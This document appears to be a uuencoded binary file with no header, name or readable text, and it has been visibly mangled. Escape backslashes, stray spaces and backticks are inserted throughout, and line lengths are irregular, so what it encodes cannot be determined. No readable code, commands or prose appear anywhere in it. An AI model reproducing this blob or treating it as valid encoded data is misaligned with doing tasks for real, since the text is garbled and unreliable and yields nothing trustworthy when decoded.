M!8NY-?"VQ\_;BTQ:7Q[;TI8M1Z4<=>=&];'P.3\G43LMC^/!V;\*;\$";BWW3WO
MWC5VWQ.M'^5+Q\O]0>77[\*FZ][AM' 'EYI.V\$V\_;\*7A\,E;B&BK\2+4)AVEGX
MZD8F'=I]R'5'\#T]=V1/3,J;\*6/(,\U\P5)]@HJE<6<N5DZN;L'\_%L0)NA^64
M\_?39SX=Z%VU&I6945^UDGI.7[\*0<\_<6=Z3AF8NJ.&#NK?P>7-B88]G!E':(^1
MF-:06\$)3=K)A6\*?[K(\$QNCC\*FM)?FULZ\$.XGOEX]](91"\*H3!PC>, )1\$01F<
M18HL^F'9EQ+>H\$3+\_"EF1FK!4;[::L;A1-0DKUJRZP]2\KR@%\$?#]#BI"/W
M"W7+]217\$<[VSP\_K@[WG[UH2=OZGQK:M&O8()]YL\_>X'2CMX.?]Z<.DNTC6O
MM,T+K<&H6X!;?G[9???'%YBVT:,46WA'J80G5+BGm@CWYQT'50:B\A'?'M?V/O
M\*\%')+"I\710><QXM(6+C)Y%:"J20J-TR^='%\*#>G#HG&0OW&M@03\*L+OQ32
M?<^YLU>'RC55RYOY%8N7V5Y'UP0'<U2[!Y]+S\$[5,!O\*S2DWD^OKF+<X<8V%
M+.-&1GB%W)Q8T%'G9XQPNW,FKQONM6PY4S\$G4\_/ [B;-Y%)X58!.KZ^PLH2\$
MNBTUB]\$K&MWB+Z\$5[5/P:ZYMUX:'Q6ORG(.G6"N\_:OHA.@:10L7^G3LX1Y:
MA8K+/=5W61C\$8KN&J\*EP-3W'L@#06QSG!Q<>#&7QNZ,/--9R#^F:~185RJHJ
MY5\*XY-\_=Z^?RIVQ9-OQ\N7K^A!:%U:J]9\_G\$7;\5N)B\Z'',\_\0<,QZ-#,7
MM5+XS#BN5)SI'c:W4QU;N3C3Q'UB2\$#(,XQ=\$A\$F0-AYTH7N.4\ERD&\_OI!]
M@!ON<4J)E([K6->HT3:O4SNH%NE(L+,%\_3B=\$HG';]QS;?L]IS(VU(B\$VE=
M\*7"B"6F^&K<E:+QK4N:E\*4H/C[3T2EQ[#2!8F." ]0HB=&)E>A!,OHG(]\*-@
M?-O>\^%AN\_D@F],>-K<'2Q/ZC:FI=A35\_W?E\_W!/^+\M.;"-S?Z6X\S=9R9
MSYGV.=.4YY?6?]]<R!S[I@QSI'\_NUWI6U]\$Y5'U6B#\*T'O%\*/H'LXXK#(]
M-\_KS2]S/5=NBK=UOWK>+0\$, "=EVD\_#6^>G^2\8>\7P=J CJ!"=@?)SIK(Y:IR
M9M=VG\G'R4I1?U^>.3BUGASIH.:)B\U(Y,K0RU:^Q,NG:.\:+LYIOMT\_+)=?
M'[%.M]F"FGH/J7JRH5CF%\$NAF-R#>-JH4K@Z\$;\_O%C(^:B8W"VL"3=\*MH\$A,
M>HD2Y[ALSUV<"(J\*\*IRH/\X\TL%.!B2\1(VSG\;VZDUT(AD\P11LJY2X%9E,
ML@.TR[=7XZG4M"YQ\*L"3C+\_A%[Q0=5\*)4DRU<9+!-1#CBS9.=NK+GEW+S3Y2
MW,\*3/9<]ZE)<JBU]JR]OQ(^,\,>:MU[6Z0\V;\#EG#ODSAJUD(,4VZFN%@2R\*9
M,@UY6C."WE>3B[MCD+D6\$J.[K=;7I'<].=RO/CQ).\$O:6\_F<I6NX>\_+\>E"
M-L=,+D)2)G&;V/\_NF\*PR\_]L6T25'%]0Q2(8NBXM6EUITP6]/%\_R4<CGYER(O
M8>+95)I.:T71Y<(.IPTI4W=&-N7OT\_ELL9'\_T&!\*&E7!\_@-(ABX2=\*TNB8T@
M)#"[KI\_H)Z--E72#=.JN:)\$8RR0I3BH2[+[ \Y:3-O1'50:&\*#+6\$]FJL6Q>J
MI@VV-DWL-+]T=F.2=H\_+^4RF\*\DP\_78R\_A%5KDU7H9D\*M1,0F\_Y.C@\_+'; ,S
MO=9/:'S5Z2,FF?X^CWL.L./4&"JMG[\$\$#6Q%.LNKND:= 'F" I4JD(2P3,Y-2;1
MH(0\*G9B[\*7^&DBJA=@0).^U1S,A2,)3X:3SG+%+2W:;<&LG3L71T;V>S1FD&
M-#N\_C!##"0IZ\ [83HS;\$A@A5]<TW>8S;@Q0\*0F!MAZ@4D'-\#\*U&V3.5.54
MBR+WB.NN&\$U/V+4CKM]KPR2%>\*G@!0Q'JV;O^^UBPQ[4/X\K0\<"\_\[2:#<H
M\?E>Q;"I,GB+ETKEL%7B&C!;F"YHTN+859#M-9!YUX635\_,M55I!(WFT2FDP
M%\$!:I:~85^RDZZPO(OYE\*)LZ'F6FVS/!HR3V%&.'R&R=<,SED#U[ZE.59]R`
MX-1KJ\_]3GF&\G4\_%8HDF7#70I^>RK6[NYE".:6PONI\_=+)KW]IO.= 'DIS5WS
M?CF3\\$(\_GDJC-\X\$U&I)5D505,53\$'OE173+H@I0()]\$,7\_#R=R0;\I/V);S&S
M6Z0:"\$ZRLA51H9Z8C+Y.&8%\_ZTO)M<7B\_MH7WY\TH&ZI\*O\_#4U)P;\_9Z\*
M\_#/\_3C+\7YWD]G^)J,+^CR@J[5^H!!72IM];+D\O3FK[R[W\D2!\_5,\$\$`K16
MGB00PZXH29'!Y'1JF\4D@PJ)-+(\V;]\*\_ "7J)17^\$@63&K#JQ(R09/]RA;"N
M<?GCSQ2"9U/I%I\$S)P<&1;(;SPP\$+<;G\$VR7.C\$E"JL\_G\$1I^"4ZI/^2;"Y
MN;9%3T?N[UO\@'R9"\$BK>)(6J@Q\$I%H"\_K298K!I+\@\_\*:'8ZDD!K?0D0X\$
M.\$@MRHXD;:\_N1BXJ8KRTFODQI1RA2.<G)724KDOL41JZT,G.1G4.8PF'>\$]^
M0KZS0Y74#OY>)MCFB[3\*7&G1)4IY3>E4F3;-Y-VXD9+D:>XE7,I(17'48EMT
MF^029")@]XKB:\:9"-1@+=\$.=3U5KQD"@HMQWF2DEY%6!\SYD.\$;J3ARBF<@
M\*1^)\*@F/6K0"T.OU!6"!`?F(@\$9Z\6'^YO7\>PWJ64R'-AIX,?)"#<?2LA>
ME9!(WIX(Y#`4D:N(S+[Y;5>Y-+WP>PJIIIBJPQ/3K&Y>7>W.;\$R`JZ<F,^[,6
ML'F<6SURXW\*74AQ[QN!U^SG;5! [Q(!=+/48B8'TG\_EYK^O'@"BE';:Q:)ZS6)
M4T-;<AZ8,N@F[WVG17^5G;JR\$8)AL!4'"67GOQ2S@;:"GP]Y6RCX-[?Z"Q(
M5EMWVW8R"YKR\_(58,)]+XJ[P^X.GPP7Z0R?4D6.Y.@A\$\*JX#=#OP'P6\$:@FR0
M3K"CY8Z6]FF0JQ-37'3;?F:#`H4JH&=VLU%W9[6L\$P%2\*:062,^>\\_5VC7U5
M`+7]'<'=GDV!KB/5.=%) -[<'O+SE9WY?E?+F(%IDE3QNF\_=9^E;R\*>H3-@"
MF;X)&!52\*"2+09:.A,7\B-62DKI5Q^V6U`HRH]<LUZWIG\HAM0,O\*W9\$DS`/
M0T%<T;=;Z-U>?H=,B<R([%;SN<G\_?&R;>ADH`JA&, @4+DQ\[S+AYV+H)/4\
MB7T\*!'-I9)U"[\G\$`)^O\_,\*5Q;9&]^5[2NG7P\;RYAD?,-2TNY[:;6Q:2L\_
MS>2%3?OT]/%R\_]')@5A)M'9Y7KP\VD=9UP\DYTZ][?-&DE)^,[0R+0^6<=]N
M#L.\.SJ]R7+):A:J81[AT0\*]RJ0]\$M" "W?PSI8<<!/]N@RZ,)O=O=&?W8G)U)-

MX=D23 (V1Y\$1E\$, 5%".0B4] 3) CQ" (=0@O4? [!T-9+D:\$LE.A29"43HTDOS8DJ
M(\$K7)O`@N,3.A! ]KI `W' ]OA' :6A<#/^~VI?) \PKUR+=/B\=S;4" ],PJ>QG
MX`J&5\$XKY5H1<@\SS"8\*#<G8QV%U: !2\*6") "\$#2?7C9QQMN/=-NU\*) IUV6->E
MX`DQ, 7 [ `AH7FZPDV) ] UD `P: ?B%5"DIVR">/"!88"/45M?#!UH"N3.W7A) "9W
M,C\*5D?HR+A>LGS8BNL0 [ ] \* :55/BPDNWA\\*O9OJT/<5W) !D (\*TVU (%65<\* & "
MUF-Q] 5832TVL.\$=VD63G9V?3N>I7BWZ:8I? =131\_2>Q" &/ \$V4 [2CRH?) GOOL
MJ [1\$: \$+"DD-`-` `:K@S\* @XHB [FPBUP2H-XS; S7-X&-XB?W@X>] I (&VM; . ' Y5
MA!B\$=V' I:WN38\$C/\*D>WUV&%U") S5#F"\*!E\W3\, Z-7 (T3E@3+.J\_5C6+X `6
M44/!N% !H3\ -J\7+T9/<?) <LZTOA\ ] / \C [EN [X\ :1+/V#>G:2 ` `B2ZD] I\*6WG
MEEZCI\*JZ/OG (4MK6EBQII%2YW+)^ `H&X09 ` `TYHSV [NG3ATK\$3<>C `CB13P>
M=S=<P.V `R-) #%) ?A7J/) <<>T&&7 [%QO%) G%M\_PVUY-#FJ `UBH:1\$O, UE2FR%
MV\$4;D"] T70C5?^` 8N3BB) 6WQ?A%#H3, Z"C&MT^K3A&?>Y+9X@5%OD"6F%L8C>
MQV:\*X5R\$1 [D98L#U#P=A9!D\_ ` \\_OL (5L^H=CFDJ `T3P>>\* &BH\_\$\$R\_=\_OJ, /
MA&3WC^RH: =+! (B# =BG3#TK%G6>3' PY3CLJGM [OI ` ` ,X!7H06CG9E?QY?2/! (
M19M;KK) YRSFWM>S (83LL<R0? `Z%53\*K%) `>3DCV28ICGVQD^?) O%=@\$=?-..
MVV (J0%O, 4Y>C.P [ &W033YMT\$6^? =!%?YV\*D?VR6FQV3\$C!3-T84] PV) S^#0I
M) 1] UDA8%<786/ [D1") .VW%1+H:CH1\$7+\*N (GE?) 81QU8ZK"FA.#?E>2] XT4@
MW (!\*BJQWTIW4C/Y\*/3Y") M^" (%RZ"9 (JO"EP>=E\_H, 6F- (.U1L\_ \$<; ^V#>N>
MHO) :OFJC\$2<\*] F2-NJU' #] ^N;N\_!P] I1F, +Q+IU3IYH. "+T! ` `] XGE (] XD) 8Q
M\_ "CKY\$T8/84\I9>G=+Q8.R"& [HEK^! &I\_GK9?;W?\_ `D] JBJX]) \H' 3ZXQ</?
MMT\_G3] 3W35Y (?E+PT: / ^N;V;G!F [\_O9 (G\_P> [GG18@+ ` (S\&SGC4] NX' US! L
M98NHIT=U' UX] 7GVZO: -UAUN\! ^J' X3G% "9TXH6\$GQ. \5@QMJ3C-\_HZ/V"G [ `
M `^?5#IO\*:QE9@B9F!S<, THQZ `=; ! ` -A7&^E' QCJ1=Z005\N-F! =; W>M/6/ `W
MV (: \* ( (W0I, L/ :\_K; ZS] X=] ` 1] NJ&&B?0894J%9. <F, 2G0\$Z) M1"Y+634V' `C
MEL<3P?^EEA/] B3; ; 38\A9@H/6+ ` 3:WS/S ` /F4GRGB?, 8\WJ (:HO', TGM/CRD
M.0 \$2\*UZ' ,J7Z!5/CI?\* `P57R-8SI8; Z="T^60 [\] ZS^L+BXW\_, F. " \_\_WY: ; O
M0Q\_W' WRG\_&' \VCP (\$656E!G6, >D3^+AN) NL3' # "Q#LNNOM+H [MO58Z#6 (' ^E
MD<E5^+1^`DLAY) \$I\*\*M [\$#DFO@/A/=UL<\4OMS/) I1\$!F-UR\OB\ ` \ :MJQL\*
MOG"!1PD?@) KW2#"D00T^Z6EX+] [ @, WZGQ\$: (' &-&L<\_ , ' , 8?OC0] PY% ` \_')
M@W^L\_G%X?+D) "UL, %\_ `WD# . \*K=O\$! \$5-4B `L'N; O^: %KL' %ZES ( \_ .5.1I"1
MKMN-F<X3/@YC [\$H#@" [7Q?8Q [BJ5E> `L< [S] &#S>Q; X; 2M-6Z! ; C3R [\$\*P2U
M) LJUD [U\_ (K?RL0-%QU\*-VB5K9.XI?2ZX1>J7) MRG4: +70D<50T#N (/Q"W^ [%
M-0T%AW^` Q0/AHQ#\_P.ZW<+ +MV8: C%G\ :0%G [!@I6U) ; B3 (K9: \$ [B3 (G9>=G
M/-268A [ ) , D&LQ9B\ \$2/IN\ /E (4+8L9T7L>QC' % @.OX/I5>?] HDT\*^ [ /X] MMJ
MT9BT\_ ` -] 5' O\_ (1#Y6X) G.X3\*MO! ^%%&+L0&--WLF57' ES=WA?5@ "FLZ (<QGM
M7D6A-1S\_+ [\* (E+G-)/ , W?QD>/H! ` 56 (%Y4I4R5; 0X4COQ `9' W@@\_\*6CA3: #H
M\ ] :KG) "WY (N-C2DY9+TI>+? `4WK>&@&X, #' (OZ02' \*PCJ%-2FGH1\$= (7JZI
MRT<?`TWQ" (1ETZ61<OQ) Q>! :# [ [U0/\ [U19BL2>+^??' #^\_ID] #RF&SFWW%E
ME) \$?: YFQ<OB-& :U6"MX?K<D2^7' RCB?) +; A7IQ] .WAUX, //WQP59R#\_%Q\$9,
M] &QB [\$6\$KK78&7KD0R' ICWXY (CE) \<4J?/RBTFI<VE\_?KRD%.>69: " (ZDY4
MMS\*; ="DIU<501\*N [ [ ; ?G\ :! -B [IAJ, 9\+) "/TF%^\$; @6>>8G\BH^OBR1N! :!
M5@0: 6 `B) ; J] \$=+M3&R&R%I\$. 4V@BT?] \$ (B8' (!8Y#4BS\-\$" &Q\_ ; F+ `8WZF
MI: : \* : -Z5PS ` \$Z-UQ3\ \*95/U<>A4OGUF, /NFQ\$, AG] [ (T47#T] A@\*7N%AV5.S
M&-G/0J# `0P&\??@ [Y#>OD8\Y-) NZGH1 `?@?Y#1Z `LETT5 (M7: \*@J: \$BSA<6 (
MCF\$V\$UG-2P%\$A] VO0Q; +#) \*9&9 (=) %M (3A: G>-Y\$ \XHG `B") M4#4=#50%<-
M76=GQ] #SBE2M\*EWSDV83BQ\$=9@ \$=R%=> &B1 \*S&LRUA@ `S") 5PG\*@! 4EKD+0?
MH. \$U\*6LPXO<^U? `! TCVD. [S/\*OXU&6M: \$=^8T2NM\CO (1\8>GP\_I9%^3LK9B
M%: -MW1##2G@ [ #>!R6^) EI\F; 0 `YUC\*: E (, <J\*FA!OF+=1Y0Y%^CJ"%%F, R"
M (I4\$52U4H9K%DB>HZEZARBDN]+S&Q) 1NXBJH\*N#+EY\$TD?J\_K: , 9\_62JD28
M (9H\#RERD) HL% `+ ` ` < ! IRG\_QT5UD1XJ. =B4EL.XU.>I&E6G!B! 9&Q! PMJ (D7
M) OZYBQ4<IM, G<RT\, A^5&Y1; , RJWXR\ ; 8F87%CI<TQE! \_ "1Q (<4G^=G\$G [ ? \
M<] @^ \ (%Z6J\* <) X9EW' -) 85WPC8LMP, ; 2C [ ? [013&2EZON9I#\*Z<, "8&F\_<X
MP\$R+= `WBS2>H8^D\@\_L#) ED' U-5.A=-2\ID&UNFL+A<^OKS (U# \$Z^9^& "V<K
M@\*YIG6 `81R+MD01\&. QD8 ( [3X\$: # \T\_/NR?U6EH8M\*GM#?0] \_U.>>E#U' 67#
MI, #UU0M9ROUS^ ` .J-A; ` , 021DEI+0@0/T, "@\ "ZBFH%/ , (L!0S&4LD\$ \!U&D
M#: 5?I<0/XE#4: = ` -) Z@88-<\_I&B `<2#1<T"AQA\*U&0@<3M0-\* ) R\$; \_! 6B (# (
M=EJ (L `BA&7STJ' !KDM+O0\_ ` @Y4<ZH?' /\*REW^?J@K) K@C6FH#5! -A' T#^ ` ++
M [ ?W+W2] \LDSR: AU\$LN&-Z\*05GT>09C `P75/Q=ZVPH `5&< (W\*ZL9?80 `9!CO+
MHM1\M<; 8 `E&35&P8!R>"H9JJ: &B (9JVP-8) +PP@3Q>/] \$5\*\*+1\*; L%N?Y@M&
MY4LJ/C"CHLO3N#MK=82=5B#!H@86Q8C (6#6>\$0FS6OZ (&\$^"3+X8+K#Q) C04
M- / .DGAIN1+J.WVE1X4EJ7/-AEBBCD229.F) %R&-C!P#8: 2#-\$\_) DF?-TX7/) 5
M8' \* &O9CKXS3^>] K!G\_ \$N' V\NAL] A' ?C+TB8) -] G!) O-. ] A@#7\ S\*W!00 [I \
MNSY>] ^O5!K: ; \#7M; `F (J2S^^^2ROUP>, SN%G (M"; JW# =K: SY2] A284UL?PH
MW `N3\$KQC0MBNQ0+. ^-A3<KF (7OZRXC?F\_7A@: E] +\$7>F843' !^8N@K [1S<'
M1B0>AE4.O#7I@CKTT' ^-3GV7=F3-017E\$CL=8' OQ\*\*PKD466G84CY%<7F [ /3
M, ) #BP] 3\$ \$; 02AS+C! #L+>; 6MR%] OEF^#8Y+=7I%+\*?Y31TM\+.) C9M-J^#) 4
MR9SY?R^G\&EH>BSIG"Z85L, T-VO: , 4TJP; 388X:RU+"KH9"1#3J (/NENSHF'
M-2VLH0IB<G9XS [V"+EV\* R, @. >I I%?N+X: #7BF"0J>2X\2GZ3\ P) D `HAU%%&]
M\$/G+YG11 (I.L6NF\* RQ (%5BO, SRQ, !% `BS-N&I: Q1YG: Z (G' SQ^VCH#J@VL5X
M-2+KX/J3J97B3 (+S; //A' 6T6%9Q5G\$MGP4E\CO46\$59/0] AZ%8' 3V, &3QP\+

M+R\*>'A1"008; (!T@30 [I09F+6 [> \:5VU) VZ=49B=B1N \>=PZI\SU?-PZKZAF
M7]RZ5G' =GKB9!9 [, +\*JYN\*4K6?A8\_B1PS&E4ALV. [\$?H"N) VD8>>6^2^R3B!
M(8) '00' 4@U:\*'Y.\6EA>1BVP5F%S2ZD!S.) G\*O5D597CQS2C\*N.G^"<XNI]
M\:\N\XIJY^.\7+?OCH]&D8JU9%=3/'JH^#F=,E7(9<'24E6!) 90[Z"SEEH#\1<
M?(UZU=@)\35.8?5,?'',XVN\,C?S\36MHKI)\;4+X&RU+[ [6\*, [^-+X (;MU,
M8VN=BJFSV.X- [! !5.]R5\; ;\$#Q@IAZ8RK@=Y+IRV56N[/>%TZD-7S803P#R<
MSBBSG0^G<XJJ]X73><4U^\+I6L5U^\ (YA#) [36M]ZKH:A7 (VC\$, (:R,A1&@2
M/D# (&Y">8WJ0YD) 7. [6NWA.ZVBNLF0D=@' GHZE:9N\_G0>?63K\_:%SAO%V7VA
M\TYQ=3ETN`F1LXOII`S7B6@P.6:>!0+D'A#G&4"2JX@"!/0'0&Z4&9BUJC
MOFK\*\_1N!&87-]6\`S\*/6.&6NYZ/6>\$4U^Z+6M(K;V[ ]I]<G:N?X-KC22H86?
MAJTU\*L).KT`\*X@:"A"5TAD7JFRD? (.0-2,\Q/4ASH6N]6K>O: ].V"IOKV@"8
MAZY3)W9[NC:=4=3>KDWG%+>W:] -YQ<UU;7!UDKQQ=AJZKE410Y>FM(<O)<CB
M8%Q:XQ&6A`\0@:DYY@>I%+HF)T=QG^5>RT"<PJ;Z[4`F(9.RKPR%WLM@FH5
MM:\_78JL%<-5LXK6I1G' %7LMF^Y\08:7MU9U, ]?<1[- ('<DFM@OC[4L:)\*];E
M2ISP59FOW"^^\*+`%T,\!>]!+&P^9U,%DL]@355,IS.R-JLSN<O'5C91997;3
MJ/Y&EP: !M5:8+VPY7,/YG.93UYM&F5MV?='AJ9N-7(G\$SOINZ-G1X(6U\$[E7'
M<^U+##K7J\*6OV.-1:A;D9AP\*8.]36RNSW.-0V"FLSAVZVVS\\$U@%&Y.EKLL%A
MQ\$RO%&FR%^7PX?%'\_R!\J\`DXL;HH:JW.P'6"O0`)A>NT!IC`!L%M@FP; ;%U
M]6+[A5=U,J0#N!Z>"(LL+^\_O<C@A#<[?BX4UGI4HB8S632J/VBHN>517R3PX
M;LV,:=M-T[ :NE9MK#, "1MZD,Y"9\_D&!A3`\$<5' (/! ([IO>IYML74K=5M?E]=
MX"N%S=4%`)UZ<QG/3:=EYH+P\*JD2<7`+&)\R#^ZK\$98:F7)\*PEAF#R6;Y2E
MS? (;9F5,ZHMF,4UU/\*6HP\_8+@E;\*9"9ISV>U7L>-4`\*Y7P1:97'C%X!#/ [V4
MD+.HJ:=I1"60PFDT84,VE41B\_Q(G%<M^4^`&BI.+U91A01KQ7!5SK%&\_MOMR
MK\*T4MC'\_VC3'.+5HV70<N?<D"\*NBTB03!^.:6G9L9:..;6ME9L<\*` `X=B=A%
M' #N293%T\*#"@:T?DWN4SKV<K3JNV^>XKE+8?L=UT7&XG4H\*K7\*SKW#ECS0\_
M";!6H'=07T,^ .CT2&K4-EZKAU7N?-BT='L\M^/&&\_5K\ZMR(D0RH%&I\$J+YD
M' [97CR>W] [??6#!CX\*(=3\$JA>L.'684F!T;O%;+4\*D!0`AV1!)F@7T4B\$&I\$&
M#P"<"RPW0\_2J\ -EG\_38FJ;^JN71@8J6PN70`\$ .E`5V\ESB8X!+# [100Q' IYW
M\*;16Z#0G6"K2@NB- (EL@.2T@-8%V@)H%PL=Y(4\*1E1%2\*5B?EE,#<H&%&@#
M\$H1L`\$AM" [81S5A5,NJY+400DA62N&\!26.B48]QCQ=WO2\$,>3\*;1AF2]XG\
M#?DE%@(X)\*%'=V5+QK?3C#?J<[O(;]A&UA<\$8KLHA4\$DO\EY`:( (04>.PAL@
MN[-+;X"U:F7YZZ3` :H7-?9T\$&&)`;#[6]]11I3FI<-.: (-3[Z\$]70^6X>\_IQ
ML0WM^O8FX5!/N@4X\\$; ( (Y)O^2H&X)/;%W%#;PR3J:9A<I4\*-^F-OJ,`H5"\
M'CKF(HU)P(-,GH3\$,;U`<:EA9U\*MUO@]X7"-PMJ9<`X;=C71T)1I]:+0\$&'
MU>EHT;BI[^I\*98Q\EXT:,X&[R`4\_TA`]YP4(WJQ-\$=4+D;=^EGQ:UVKE/I\_6
MC<+V^ [2>]6FM/O693]?/1[=TRW`\$^DJ!)NM\_`S]<W0C,\*LPEL.`N0('5"O.3
M7C; ;\*U\_`3<\*;@%.=IL6KM:7Z#?3Z`M]6EE^D;..4R"G2XA#CU]TE%!),H01
M`53.0GL<R.!BL] ]8M7Q?I=?4"MM?Z0U+,L\*`^`ET2;GZ>KHL@X?E#W^`OP-N
MNC"#\$T<,>V+; "MAL<08`.SIC\*6`+<+9"@V]\*V8; [( [ ]L>U[^R;]:&?PD.UAZ
M0)Y]/KYZWC\$GN!KE:K/A5Y@B'3]!!W2W2-`M6M=PK<[A[J^8=G8Q3;NN4G:N
M=(`?Y1H\*L1]?\*AIN)1,\R\*AB.C.A]ZKHN2Y6+EVMUNRK7+I&87.5"X#35(H!
MY0M[!`+\_U8M%.:L\*+\$@G:&,B[I>.PBH5:TH36,\$M9X]ATR\8K#\*XO-HI,J2I
ME+^@J15['@R\*W>\*7,`\*V\$ :YIC-;K"UG4"]6V>P6YVS&457\*81\*.V@R.SWFL
M\KB\$IT5M.\_H,E7S\*\$&YUA<R\$%[]`0<8N(LD141A3``>5G`.!8WJO>IZ[+- .9
MI`Z;G>-F8@78[!PW@'DS\*A2K(MQL,\KD6H&^V(P\*K%86VQ&! =8!9A=[FU&&
M5`K.)ZE"YO</,1D\$;A4^G:``')L=@.?D9:?=O%RCN%8Q/DM:ZF@\_/CQO?[O=
M?15TH^AVE+!(<8%U@!%YE\*/L[ ]5\_OEQ)/KI\*D68T2XL;3@1F%>82F)LV9XRH
M%>L3;+N8;7`8VRC7\&0X`W`=[M[!K(#LEXD2\*=SZ`\_W-\$;\?/07X+:Z4A:3
ML#1>40@J7#UW?K7[VC^\`@6\_S\$HO#;5)W5WQRE)#5`<G<-N[H/K\B4W.66EE\
MPM\*8Z,`'-#ZH#\<D8/L]W4EG6U)\*/O9TT^JE;E0+?^V9L)7Z[Z#A7!:2\*; \*G
MB\*32"9UAJ"G">E!+`3:6H"QY<]!`K,\*F\_L<!.!<W>-K%>'WUCV^46"; ]GN
M;W>GV^^" [( !LLB)#22V%@V%&=5\*C#Y[/A3,LO/2T?V>K0KA6P?C[F;9% (&\*P
M&O7\*\$--WM^CDM\TT1QJK!CCD" BR!`%!XA[ZSR+US90/\$' (RI.>8'J32="Z3
M&K6NW9,730=8.W?H\*X!S>=%\*L+LS8O6\*M#M:9/:6F%^3YO4-@IKLS:I\$/^V
M`[Y;E/KOAR]/`\*` (J11L2E)-Z"BVV^<MGT87^R=NFAV=50F<'0D+DB,3M8MX
MS@V6"2JX@\$!J= `5 (#TIIT,^D1BW;EQD=\_ .47^S.CT\PXNP^?JM`: ,6NE002V
M6LX-10]ZN\_T^0EM%.Z"1('2\_V-Y??0.T5J@?3\_PSE. (/8\*/`=CR\_RT#ZT/JL
M2\$Z'+ "Q&0IQ4`,`\*@`JH6DQ";N1CC+\*K08Q:I;Z9\@)#` (#W`) ""5\*@`F6;6N
M/) (76\*VPN9\$@\@/-AKAH5TOX\S%4`M%G\),RF4JC9&V9C%>AFPPPDAYG+C\F?
MFZ=KL0XJDQ<]/\*GT5CD+W&\*!:96S3P225B0!)FH7<23UT0FJ.`"@KP)T1FD
M!X4;:DL98-3/=FY8PL1\*8690!MAT6!\* ,D6\*K\_-,Q"8`?MD];@#72;/)84JV2
MLIJ?J^BK>^K8T6;8>"KL:G<M?(WR%9J"D88.2)<U`MSOGTAVE>+S=N`HOI."
MM(ITV2C[Z/+^\*L76B07%`?98<J/H; \*R"O(KX#P]W-[IPTTX3U>FSUUQ=98QY
MNJ942<DP!!#Y.29)W3!`@+(98`)Z:44@DZQ:O\*`\*JVN%55A``\*!4\_\_6C;)G
M4Y`CN-4=D#Z;C.2XI6)]I>#2I-']35Z->JLLQ5UCXT&+GP;8U\H>:Z+2:`6%
M\$J;05Q=I3` (>9%1`\$\$SJ"QT8TIA0\K\YJ]M4^3:6PN=H`P/&U`S@5@6E6A615
MT-GC]GZ\$K16;SXQ`-#^GX!O%9U,D+`R,[H!N%[,KV)A<\*3`?OIP\\_+F5`=V\*
MMXK/ITFPXHW)M0)]5A`QBC<`&P6VQ5I(+`@6>`=XM\BJH:,M;=-`^`\$<D:&K
ME"%X!8;^3`>\*GZZT(UK\0CF:8]GX:B5PV>S\*9LX3`&T46@[F4QA\*"Y4`!P/
MVZ03R765K.%C8J4PD\`<?C%Z>!C/-`2C[@,S6A7!XP3P9"]N2L!YEO3\ (07-

ME`\'0<@RDYY@>I-)'5R8U:EUYK"\"P#K!J=JP`(\"Y5\_GX;[A5\_P)B+6"L5,AI'  
MXO\$?N9MVO[V+AV:\*0^W4H:098MBA&2.\6A:+LT#A6FKFBA\*'8^RLCE@#WII  
M0,:D1BW>Y^2J`\'SL=W\*5#M7EJ2)?I1(F'N86B51=;VD"3\!6P0[@T0JLD>1:  
MP<6>6Z@?Z,.1@!L%Y)VU];.<YKZ]\$70'M)UVV1!'NFC]KQ^CK/#3K+"52C'(  
M"K#E.0%:FA&AFRNRWQ2X@2)?04T1UH-:6C#/I%HM]7NRP38\*F\_ML!B"R01PK  
MQ>I6EWTJPTI28%VE6#,9L,%?X0K\402Z:02<52%X+\&5!0"DU/\.;R1-J.:\  
M`)' +H\*.\$ZD\$3:<R5\$K] [V+K@.LGGL7'2QZOZZ4W\_S,^[55;#XKLK['MW(B  
MUPK,7\+U,QW=G]PRQ#!]6.[YLG<;?1/YH&]ZXF<\R;#2>/OIY4L\H;ODPUJ=  
MXQ=95R7A'3G\*5\ID2I^^SS=RW16R+&\*SZM[E<-;>Z>,2+2RU%WD1!;Q9J>"  
M`.':X.HR#E;6LV^[;]7<;D^^-00'FKF]O0".>|E<\_0C)J(S)%E^'P\LB6\*?8  
MNG@[USFNYI\*KYW<1#,)=IQDN#/LG^,'A65]NIE%K6M7'.],&CE&\AF)1&#K9  
M(E&(X'&@D5=ANA!F\*L,6058:\_<\$IW4\*F]N1!F"ZU6:YDU\*O[\$UQLXT"6P5V  
M>8M\]R(?&9MN'5Q7S>^W8;I19+XQ+=WTPA"GX#IKB+'I)87CG4\ZS)U7&4WI  
M+5\_]10&XO[H;G21C&FG&=.I,[ "7,6,=ITY.QR'='R\*'P":XL!4A.)E8Y#^V!  
M\*+WR+'5.;V?W.3+1\*6PVJP#DK&+VP1@A>I4R32Y(R5A:9<G2#&O5PIJ4=%JT  
MG2P>I8(%I%2\+W\_"AMB41(JWPRA'9+\I<'-%/H2:(JP'M=3]9I)32^L)\:B\  
MPF;WZ`/(\4B7\O!(5,BMRNFRB+Q(#QZSU3SR)X\$:QOK^>3Y;<<[/'8[!>E  
MJ=)P1<?5[?U6%D`)DU>FIM@%/^MYBC6F@INF@FF5G5]5X\$<Y@\$( ):^CKBS0F  
M'0\R>042Q\_0>Q:4A+;.JN^R^U\ZA<V]?@'FX0[?'\*^>;I\?>&Y/'%XE-85Q  
MK0P8/SP\"'&VW;J0=M!A..IVY0)7LRE[2('7!7N=9HR'D,^@?@<TX-4^M3\$  
M)\*OFN3TN=;7"9N=I'40GYNYV>R\_;(T!L5,KD6Q/@-\*6'P7S\$J??JZ?<FL-" "  
MS]O/R\*\KA2>?W.\*/=<1W"I\^N4)\')]=:UX#[R\3,!!/'Z!NE\*4M;3&B3M[C  
MECZSCZ::JH69IE&MCO"<1E-&I%)9ZBYRDG<@\_DU)' 'D':K\*N![DTA8D)EDU  
M=U]:^5IA<VD%8-K].GFYV]T^WH'6J)"VV'F;P#O'F\_Q+P!\$IG3(TE3)D7P/8  
M'/ \$0KW1Z\$AZK/\GG'#:JQ%0K4[9,F2TK<S7\*E2U3QDPJH!V@;;Y&&1/13\*X4  
M+:+Y99Z(!M'JT!47XPFL5IB?S">CB\G\$1F%M81H9\\<,Z`#M%MG\<?(&\$-?D  
MU<IJZ\$X?5I9>9[QS;Q?H>,%"3QQ\*%&80'RBY"SIGH3T0I:]L3%\*\_SJ[39F(#  
MV/PZ;0#3(2A\*X>MNL2A)HCF(M\$119N:)]\$J!58+;\_@W-&8+7"?F+6JS]-]OK  
M%WJ=L\$.S&G5FF;E1,;P<<, \*R!9E[B(?/3Z\$ORFP"RSTFJ&G".M!+>U:8PGJ  
MP<H4HRDPJ["Y]8`'(IJL[>W=U?T?VYW0:A7B\\_GDW1C;\*#9;%,@?QGBF0K`=  
